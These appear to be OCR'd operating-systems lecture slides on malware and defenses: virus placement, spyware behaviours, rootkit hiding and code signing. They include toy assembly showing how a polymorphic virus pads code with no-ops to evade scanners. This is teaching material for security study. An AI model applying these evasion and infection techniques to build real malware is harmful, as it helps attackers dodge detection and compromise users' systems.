
# Executable Program Virus

- Place a virus to an enlarged executable
- Split the virus over free space in an executable



# Boot Sector Virus


- Capture all of the interrupt and trap vectors
- Recapture the printer interrupt vector



# Spyware

- Change the browser's home page
- Modify the browser's bookmarks
- Add new toolbars to the browser
- Change the user's default media player
- Change the user's default search engine
- Add new icons to the Windows desktop
- Replace banner ads on webpages with those the spyware picks
- Put ads in the standard Windows dialog boxes
- Generate a continuous and unstoppable stream of pop-up ads

# Five Places a Rootkit Can Hide





- Infect the OS through the root user

# Defenses


- Firewall
- Antivirus
- Code signing
- Jailing
- Sandboxing

# Firewall




- A simplified view of a hardware firewall protecting a LAN with three computers

# Virus Scanner




- Virus has several ways to evade detection

# Polymorphic Virus

```
MOV A,R1
ADD B,R1
ADD C,R1
SUB #4,R1
MOV R1,X
```
(a)

```
MOV A,R1
NOP
ADD B,R1
NOP
ADD C,R1
NOP
SUB #4,R1
NOP
MOV R1,X
```
(b)


```
MOV A,R1
ADD #0,R1
ADD B,R1
OR R1,R1
ADD C,R1
SHL #0,R1
SUB #4,R1
JMP .+1
MOV R1,X
```
(c)

```
MOV A,R1
OR R1,R1
ADD B,R1
MOV R1,R5
ADD C,R1
SHL R1,0
SUB #4,R1
ADD R5,R5
MOV R1,X
MOV R5,Y
```
(d)

```
MOV A,R1
TST R1
ADD C,R1
MOV R1,R5
ADD B,R1
CMP R2,R5
SUB #4,R1
JMP .+1
MOV R1,X
MOV R5,Y
```
(e)

- Use various no-op instructions to mutate code

# Code Signing




- Same principle as digital signature